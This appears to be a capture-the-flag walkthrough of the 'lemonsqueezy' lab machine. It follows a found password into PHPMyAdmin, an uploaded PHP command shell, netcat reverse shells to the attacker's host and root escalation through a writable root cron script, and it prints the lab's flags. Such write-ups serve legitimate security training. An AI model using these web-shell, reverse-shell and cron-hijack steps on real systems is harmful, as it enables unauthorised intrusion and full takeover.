
Drafts

Keep this safe! April 13, 2020

n0t1n@w0rdl1st!

In the draft posts, orange had started drafting something: [n0t1n@w0rdl1st!](#)


This appeared to be a password. After attempting to log in to the Wordpress site as lemon with this password (and failing), and a bit more of a look around the Wordpress site, I found nothing else of use. So I turned my attention to PHPMyAdmin. I was able to login as orange using the password found in the draft post.




A quick look around the wordpress database and I was able to find the Wordpress hashes for both lemon and orange, however there was nothing else of use in the database. From here I looked at ways PHPMyAdmin could be exploited, and I found a nice little article on this:

<https://www.hackingarticles.in/shell-uploading-web-server-phpmyadmin/>


Using this method, I was able to dump a small script into the wordpress site that would run a linux command on the machine and return the output.



To test this script, I browsed to <http://lemonsqueezy/wordpress/gimmeshell.php?cmd=id>



This returned what I wanted! Next, to find out if netcat was available on the machine I sent the command whereis nc:



From here, I setup a netcat listener on my kali machine (`nc -lnvp 4444`), and using the script I uploaded sent the following command: `nc 172.16.216.1 4444 -e /bin/bash`

```
bantahacka@1337HuNt3R: ~/Documents/Useful Files/Scripts/Shell
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.16.216.128.
Ncat: Connection from 172.16.216.128:48520.
ls
gimmeshell.php
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
```

This dropped me into a jail shell, so to get out of this I used a quick python script to upgrade to a full bash shell:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@lemonsqueezy:/var/www/html/wordpress$
```

Great! I now had access to the box. A quick look around the box and I was able to find the user flag:


```
www-data@lemonsqueezy:/var/www$ cat user.txt
cat user.txt
TXVzaWMgY2FuIGNoYW5nZSB5b3VyIGxpZmUsIH
www-data@lemonsqueezy:/var/www$
```

Privilege Escalation

The first thing I did was to have a look and see what users were on the machine by looking at /etc/passwd:

```
ubuntu:x:1000:1000:ubuntu,,,:/home/ubuntu:/bin/bash
orange:x:1000:1000:orange,,,:/home/orange:/bin/bash
mysql:x:116:122:MySQL Server,,,:/nonexistent:/bin/false
www-data@lemonsqueezy:/etc$
```

I found orange, and attempted to use su to get access to their account by using their wordpress and PHPMyAdmin passwords. Neither worked. So I moved on to further enumeration of the box by getting LinEnum.sh onto the box. To do this, I spun up a quick python HTTP server and using wget saved LinEnum.sh to /var/www/html/wordpress/LinEnum.sh. I then ran LinEnum and sent the output to /var/www/html/wordpress/enum.txt. From my Kali box, I was able to browse to the output and view it.



```
lemonsqueezy/wordpress x | lemonsqueezy / localhost x | lemonsqueezy/wordpress/us x +
lemonsqueezy/wordpress/userenum.txt
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Secur

[00;31m#####[00m
[00;31m# [00m [00;33mLocal Linux Enumeration & Privilege Escalation Script[00m [00m [00;31m# [00m
[00;31m#####[00m
[00;33m# www.rebootuser.com[00m
[00;33m# version 0.982[00m

[-] Debug Info
[00;33m[+] Thorough tests = Disabled[00m

[00;33mScan started at:
Mon Jun  8 10:43:51 ACST 2020
[00m
```

One interesting file that stood out was under the crontab - /etc/logrotate.d/logrotate.

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 * * * * root    /etc/logrotate.d/logrotate
#
```

I decided to interrogate this file further, and found I had read/write access.

```
www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

To test my write permissions, I simply appended test to the file.

```
www-data@lemonsqueezy:/etc/logrotate.d$ echo "test" >> logrotate
echo "test" >> logrotate
www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
test
www-data@lemonsqueezy:/etc/logrotate.d$
```

Knowing that this was working I decided to overwrite the file with a simple netcat command:

```
www-data@lemonsqueezy:/etc/logrotate.d$ echo "nc 172.16.216.1 7777 -e /bin/bash" > logrotate
te
<cho "nc 172.16.216.1 7777 -e /bin/bash" > logrotate
www-data@lemonsqueezy:/etc/logrotate.d$
```

With a netcat listener on port 7777, I waited for the job to run. As soon as that ran, I got a response and was dropped into a jail cell. Running `id` I was able to confirm I was running the session as root, and was able to get the flag.

```
ls
ls
Ncat: Connection from 172.16.216.128.
Ncat: Connection from 172.16.216.128:54582.
root.txt
root.txt
ls
root.txt
id
uid=0(root) gid=0(root) groups=0(root)
```

```
ls
Ncat: Connection from 172.16.216.128.
Ncat: Connection from 172.16.216.128:54582.
root.txt
root.txt
ls
root.txt
id
uid=0(root) gid=0(root) groups=0(root)
cat root.txt
NvbWV0aW1lcyBhZ2FpbnN0IHlvdXIgd2lsbC4=
```